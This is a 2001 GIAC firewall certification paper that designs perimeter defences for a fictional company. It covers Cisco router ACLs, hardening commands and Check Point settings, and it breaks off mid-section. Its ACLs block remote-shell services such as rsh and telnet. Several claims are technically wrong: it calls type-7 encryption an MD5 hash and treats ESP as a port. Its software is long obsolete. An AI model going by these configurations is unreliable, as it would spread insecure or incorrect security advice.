Global Information Assurance Certification Paper

Firewalls, Perimeter Protection, and VPNs
GCFW Practical Assignment
Version 1.6
October 2001

James Manion

Assignment 1 – Security Architecture
Requirements:


Define a security architecture for GIAC Enterprises, an e-business which deals in the online sale of fortune cookie sayings. Your architecture must include the following components: filtering routers; firewalls; VPNs to business partners; secure remote access; and internal firewalls. Your architecture must consider access requirements (and restrictions) for: Customers, Suppliers and Partners. Include a diagram or set of diagrams that shows the layout of GIAC Enterprises' network and the location of each component listed above. Provide the specific brand and version of each perimeter defense component used in your design. Finally, include an explanation that describes the purpose of each component, the security function or role it carries out, and how the placement of each component on the network allows it to fulfill this role.

Summary of proposed Architecture

Users who will be accessing our network have a wide range of varying needs. These users include, customers, suppliers and partners.

- Customers are the users who purchase bulk online fortunes. These users will need access to the website through both un-secure (HTTP) and secure (HTTPS) ports. Orders may be placed or reviewed via the website. Payment will also be accepted for credit card purchases. Login IDs and passwords will be required to access any account information.
- Suppliers are the users who provided the fortune cookie sayings. These users will also communicate to the web server and database through HTTP and SSL protocols. Suppliers will be able to access account information with appropriate login IDs and passwords.
- Partners are the international partners that translate and resell fortunes. These users will have access to view the fortunes stored in the databases. Since the fortunes are the "bread and butter" of the company a VPN solution will be implemented to accommodate these users.

Network Diagram of Proposed Architecture



Architecture Component Explanation

The GIAC Enterprises network architecture will consist of several key devices positioned in different areas that will be discussed in further detail. These areas include the perimeter or DMZ area, service networks and Perimeter,

Border Router

The purpose of this device is mainly to route traffic since it is the main entrance into the GIAC Enterprises network from the Internet. This device can easily become a bottleneck as well as a single point of failure in regards to communicating with devices outside of the GIAC Enterprises network. To prevent this, a Cisco 3640 (IOS 12.2) router will be used to manage the traffic into and out of the network. The role of this device will be to act as the main entry/exit point for all traffic related to GIAC Enterprises and will be placed at the perimeter of the network with connections to the Internet Service Provider and the external firewall. Customers and Suppliers will enter the network via the Internet through the Border Router.

External Firewall

The external firewall will be Solaris Sparc 20 running Checkpoint Firewall-1 Version 4.1. All updated patches will be installed including Service Pack 4. The firewall will be positioned outside of the service network and will act as a defensive measure against any external traffic that passes through to the border router. The firewall will inspect each packet against its security policies and decide whether to drop the packet, deny the packet or forward the packet to its final destination.

Internal Firewall

Since our network is routed with Cisco products it was decided to use a Cisco Pix system to act as the internal firewall solution. This will add an extra layer of protection for security compromises that originate from within the network. The Cisco Pix 515 (Version 6.0) will be used to restrict access to the internal databases, web servers and other servers. According to Cisco's site "the Cisco PIX 515 Firewall is intended for Small/Medium deployments and has throughput measured at 120 Mbps with the ability to handle up to 125,000 simultaneous sessions." The Pix will be placed between the external firewall and the rest of the network and will act as our first line of defense against malicious traffic coming from the internal network as well as a second layer of defense from

incoming traffic. With the use of a PIX and Checkpoint, the packet will be analyzed by two firewalls before it reaches an internal device. Since two different vendors make these devices, an exploit for one firewall will probably not be compromised by the other device.

Virtual Private Networks (VPNs)

In order for our business partners and secure remote access users to communicate with devices on the network, a Virtual Private Network (VPN) will be installed. This will permit secure site-to-site communication to these devices from external users via the Internet. Since we are using Checkpoint Firewall-1 Version 4.1 for our external firewall we will use Checkpoints VPN-1 Gateway software version 4.1 with Service Pack 4 installed. This package gives us the firewall (Firewall-1) and VPN (VPN-1) integrated into one solution.

Service Networks

Service networks will be used to segregate specific servers and devices from the rest of the network. An entire subnet will be devoted to these networks so traffic to and from the network will be switch/routed in a way to prevent even the possibility of certain types of attacks. Firewalls will be placed at the entrances to these networks to filter traffic specifically related to these networks.

A primary DNS server, customer and supplier web servers and database servers will be placed in one customer service network. The DNS will run BIND 9.1.2 where the web servers and database servers will run a Microsoft solution consisting of Internet Information Service Version 4 (IIS4) running on an NT ServicePak6a system and a SQL database server on a similar system. To support users within GIAC Enterprises a service network will be constructed where internal DNS servers, file/print servers, email servers and domain controllers. The DNS servers will also be running BIND 9.1.2.

Other Security

Intrusion Detection Systems (IDS) will be positioned throughout the network with trap messages sent to syslog servers for analysis. These Linux 7.0 devices will be bastion hardened and will receive the syslog traps as well as capture questionable traffic. TCPdump and SNORT will

be used to capture packets meeting specific signature requirements and then analyzed using Snarf and other in-house Perl scripts.

All components of the network will be physically secured to prevent unauthorized physical access to the devices. Cipher lock doors, alarmed access ways and deadbolts will comprise a sophisticated layered security model. Protection for these networks is paramount because they contain the systems that hold all corporate proprietary and financial information.

Assignment 2 – Security Policy
Part 1 – Define Your Security Policy

Based on the security architecture that you defined in Assignment 1, provide a security policy for AT LEAST the following three components:

The MIS/IT department will be charged with developing a firm, all encompassing security policy for GIAC Enterprises. Below are several specific components and their respective security policies

Border Router

Since this device, a Cisco 3640 Router, will be passing a large amount of traffic it is recommended to not use the full firewall capabilities that this router can achieve. The Access Control Lists (ACLs) will be rather small and mainly used to enforce a global policy of network access. The routers will use egress filtering, to enforce outbound network traffic policies and prevent address spoofing from internal addresses. The Cisco 3640 will take on some of the "firewall" duties by performing ingress filtering, blocking undesirable and "chatty" protocols, such as NETBIOS and SNMP traffic. An ACL will also be established to deny access to internal broadcast addresses by external devices. If Quality of Service becomes an issue the 3640 has the ability to prioritize traffic based on whether it is outbound or inbound traffic.

The router will use both ingress and egress filters to conduct initial screening of traffic; this will prevent the most basic types of attacks. The router will filter incoming packets to ensure that traffic destined for the internal network is not coming from spoofed IP addresses, which would include both private and internal addresses. For the most part, only SYN/ACK and ACK traffic will be allowed. No SYN connections will be permitted to pass into the network except for email, webserver, and FTP traffic destined for servers on the service networks. Protocols permitted will include, SSL, HTTP, SMTP, and FTP traffic that is not anonymous. In other words only already established sessions will be permitted to enter the network through the border router. As for egress filtering the router will permit any outbound traffic to leave as long as the conversation originated from devices inside the network.

Using Cisco Config Maker the following options will be added to the running-configurations of the routers. These are global parameters that pertain to the entire routers configuration.

service password-encryption
Encrypts passwords to MD5 hash
service timestamps debug uptime
Provides timestamps to all debug entries
service timestamps log uptime
Provides timestamps for all logging entries
hostname BORDER1
This defines the name of the router as BORDER1
enable secret 5 #&$*^%$
This requires a password to enter the privileged modes as well as encrypts the password.

no ip subnet-zero
Turns off the ability to use a subnet zero so you don't have a network and a subnet with the same IP address
no ip unreachables
Prevents ICMP replies. Hamper Network Scans
no ip-source route
Prevents Source Routing where a route is specified by the packet and not by the router
no service http
no ip bootp server
no snmp-server location
no snmp-server contact
no snmp
Disables SNMP management of the router and SNMP communication
no cdp enabled
Disable Cisco Discovery Protocol. CDP Broadcast Router info to other Routers
no ip direct-broadcast log
Inbound packets to broadcast addresses will be dropped
no service tcp-small-servers
no service udp-small-servers
Blocks external access to well known but unnecessary TCP and UDP services
no service finger
Blocks external access to Finger Services.
logging 172.2.2.5
Sends logs to the internal Linux Box Syslog server
banner #GIAC Enterprises Authorized Personnel Only. Access Prohibited
Displays a warning banner on remote admin interfaces

At the interface level the following restrictions will be placed. This will include the ingress and egress filters that will be applied. ACLs will be used to specifically deny certain ports and services commonly used to exploit devices.

Spoofing of internal addresses is a common hacker technique. This is usually done in order to gain access beyond the firewalls that are in placed. Both ingress and egress ACL's will be used on the Border Router to prevent the spoofing of GIAC IP addresses.

Ingress ACLs

BORDER1#>config t
BORDER1(config)#> int s0
BORDER1(config-if)#> ip address <IP Address> 255.255.255.0
BORDER1(config-if)#> ip access-group 101 in
BORDER1(config-if)#> ip access-group 103 in

This sets the IP address of the Serial 0 Interface and associates the access group 101 as an ingress ACL for that interface. So the access lists below will contain IP addresses from the networks within GIAC. These ACLs will deny traffic that appears to be coming in from these Internal Networks.

access-list 101 deny <service network> 0.255.255.255 any log
Deny all traffic that looks like it is coming from the Service Network

access-list 101 deny <customer network> 0.255.255.255 any log
Deny all traffic that looks like it is coming in from the Customer Network.

access-list 101 deny host 0.0.0.0 any log
Deny all broadcast traffic and log.

access-list 101 deny host 127.0.0.1 log
Deny all traffic that looks like it is coming in from the loop back address of the router and log.

access-list 101 permit any
Permits all other traffic

Now to configure the egress ACLs.

BORDER1#>config t
BORDER1(config)#> int e0
BORDER1(config-if)#> ip address <IP Address> 255.255.255.0
BORDER1(config-if)#> ip access-group 102 in

BORDER1(config-if)#> ip access-group 104 in

This sets the IP address of the Ethernet 0 Interface and associates the access group 102. So the access lists below will contain IP addresses from the external firewall interface and the VPN interface.

access-list 102 permit <border router IP> 0.255.255.255 any

Permit all traffic from Eth0 on the external firewall to route through the router.

access-list 102 permit <vpn IP> 0.255.255.255 any log

Permit all traffic coming from the VPN to route through the router .

access-list 102 deny any log

Deny all other traffic and log failed attempts.

Specific Services and Ports to Deny/Disable. Notice that logging is activated for certain rules.

access-list 103 deny tcp any any range 512 514 log

Block inbound TCP traffic to ports 512-514 usually used for r-services - rsh, rexec, rlogin

access-list 103 deny tcp any any eq 23 log

Blocks inbound TCP traffic to port 23 usually used for telnet.

access-list 103 deny ip any any eq 111 log

Blocks inbound traffic to port 111 usually used for Unix portmapper/RPC service,

access-list 103 deny ip any any range 135 139

Blocks inbound traffic to ports 135-139 usually used for NetBIOS traffic.

access-list 103 deny ip any any eq 445

Blocks inbound traffic to port 445 usually used for NetBIOS traffic
No need to log NetBIOS traffic since there is usually so much.

access-list 103 deny tcp any any eq 21 log

Blocks inbound TCP traffic to port 21 usually used for FTP traffic

Specific Services and Ports to Permit/Enable. Notice that logging is activated for certain rules.

access-list 103 permit udp any host <DNS Server IP Address> eq 53

Permit inbound UDP traffic to port 53 usually used for DNS Servers. Zone transfers use TCP so only UDP DNS traffic will be permitted to protect information about internal servers.

access-list 103 permit tcp any host <Mail Server IP Address> eq smtp

Permit inbound TCP SMTP traffic to Mail Server

access-list 103 permit tcp any host <Web Server IP Address> eq http

Permit inbound TCP HTTP traffic to Web Server

access-list 103 permit tcp any host <Web Server IP Address> eq 443

Permit inbound TCP SSL traffic to web server for Secure Web Services

To secure VPN traffic the following ACLs should be used

access-list 103 permit udp host <VPN Host IP Address> host <VPN Host IP Address> eq 500 log

Permit inbound UDP Traffic on port 500 for ISAKMP traffic between VPN hosts.

access-list 103 permit 50 host <VPN Host IP Address> host <VPN Host IP Address> log

Permit inbound Traffic on port 50 for ESP protocols for traffic between VPN hosts.

As added protection for outbound traffic or egress filtering, ACLs will be used to protect unwanted traffic from Service Networks from leaving the GIAC Enterprises network. The ACLs will follow suit with the ingress filters that were previously mentioned.

access-list 104 deny ip 10.0.0.0 0.255.255.255 any log

access-list 104 deny ip 192.168.0.0 0.0.255.255 any log

Block outbound Traffic using private addresses.

access-list 104 permit udp host <DNS Server IP Address> any eq 53

Permit outbound UDP Traffic on port 53 from GIAC DNS Server. This will allow for recursive lookups for devices within the GIAC Enterprises network

access-list 104 permit tcp host <MAIL Server IP Address> any eq smtp

Permit outbound TCP Traffic from GIAC Mail Server to pass outgoing mail to other SMTP servers on the Internet.

access-list 104 permit tcp host <Web Server IP Address> eq http any

Permit outbound TCP Traffic from the GIAC Web Server using HTTP

access-list 104 permit tcp host <Web Server IP Address> eq 443 any

Permit outbound TCP Traffic on port 443 for SSL traffic from the GIAC Web Server

access-list 104 permit udp host 220.10.10.76 host 219.1.1.240 eq 500 log

Permit outbound UDP Traffic on port 500 for ISAKMP traffic between VPN hosts

access-list 104 permit 50 host 220.10.10.76 host 219.1.1.240 log

Permit outbound Traffic on port 50 for ESP protocols for traffic between VPN hosts.

NOTE: An implicit deny "any-any" will be placed with each ACLs in regards to inbound traffic.

line con0
password 7 1sd56cx3bcvb7890
login

This will secure the router when it is managed from the console the password is encrypted with the "7" representing the encryption type

Primary Firewall

The primary firewall is a Sparc20 running CheckPoint 4.1 SP1. In order to avoid repetitive configuration inputs for each rule in the rule base CheckPoint offers some "global" configurations to be set within the Control Properties Dialog box. These settings enable the user to control all aspects of a communications inspection without having to repeat these configurations for each individual rule.


Here are the configuration settings for the Global **Security Policy** under the Control Properties Setup. The values in **BOLD** are the values we recommend for those settings that can be configurable. The screenshots depict the default settings. Here is an explanation off the options and how they should be tuned.

Apply Gateway Rules to interface Direction = **Inbound**
Specifies the communication direction in which rules will be enforced. Choices are Outbound, Inbound or Eitherbound

TCP Session Timeout = **3600**
A TCP session will be considered to have timed-out after this period

Accept Firewall-1 connections = **ON**
Other firewall deamons can communicate with the Checkpoint. Devices could be RADIUS or TACACS servers or GUI Firewall-I clients

Accept UDP Replies = **ON**
Accepts reply packets in a two-way UDP communication. A reply channel is created between both source and destination host.



Reply timeout = **40**
Specifies the amount of time a UDP reply channel may remain open without any packets being returned.

Accept Outgoing Packets = **Last**
Accepts outgoing packets from the firewall.

Enable Decryption on Accept = **OFF**
Enable/Disable decryption of incoming accepted packets.


Accept RIP = **ON**
RIP maintains information about reachable systems.

Accept Domain Name Queries (UDP) = **FIRST**
Named used to resolve names to IP addresses. DNS queries must be sent if named does not know the IP address

Accept Domain Name Queries (TCP) = **FIRST**
Tables of Internet host names and their associated IP addresses and other data can be uploaded from designated servers on the Internet a.k.a zone transfers

Accept ICMP = **Before Last**
Set to Before Last to enable the user to define more-detailed ICMP related rules that will be enforced before this property rule. Last would reject the rule.

Here are the configuration settings for the **Services** under the Control Properties Setup. The values in **BOLD** are the values we recommend for those settings that can be configurable. Some of these values are the default settings.




Enable FTP PORT Data Connections = **UNCHECKED**
Options permits the a Data Connection to be made once a FTP Control connection is made. This option is disabled because GIAC Enterprises will not be using FTP since it is not a secure mode of transferring data

Enable FTP PASV Data Connections = **UNCHECKED**
Server binds to a port then notifies the client of port number. This option is disabled because GIAC Enterprises will not be using FTP since it is not a secure mode of transferring data

Enable RSH/REXEC Reverse stderr Connections = **UNCHECKED**
Allows RSH and REXEC to open reverse connections.


Enable RPC Control = **CHECKED**
Adds routines to the inspection modules that enable it to handle the dynamic port numbers assigned by the port mapper to RPC services

Here are the configuration settings for the **Access Lists** under the Control Properties Setup. The values in **BOLD** are the values we recommend for those settings that can be configurable. Some of these values are the default settings. These are very similar settings as those in the **Security Policy** section.



Accept Established TCP Connections = **CHECKED FIRST**
Accept RIP = **CHECKED FIRST**
Accept Domain Name Queries (UDP) = **CHECKED FIRST**
Accept Domain Name Queries (TCP) = **CHECKED FIRST**
Accept ICMP = **CHECKED BEFORE LAST**

Here are the configuration settings for the **SYNDenfender** settings under the Control Properties Setup. These settings define the parameters on how Firewall-I will protect against SYN attacks. The values in **BOLD** are the values we recommend for those settings that can be configurable. Some of these values are the default settings.



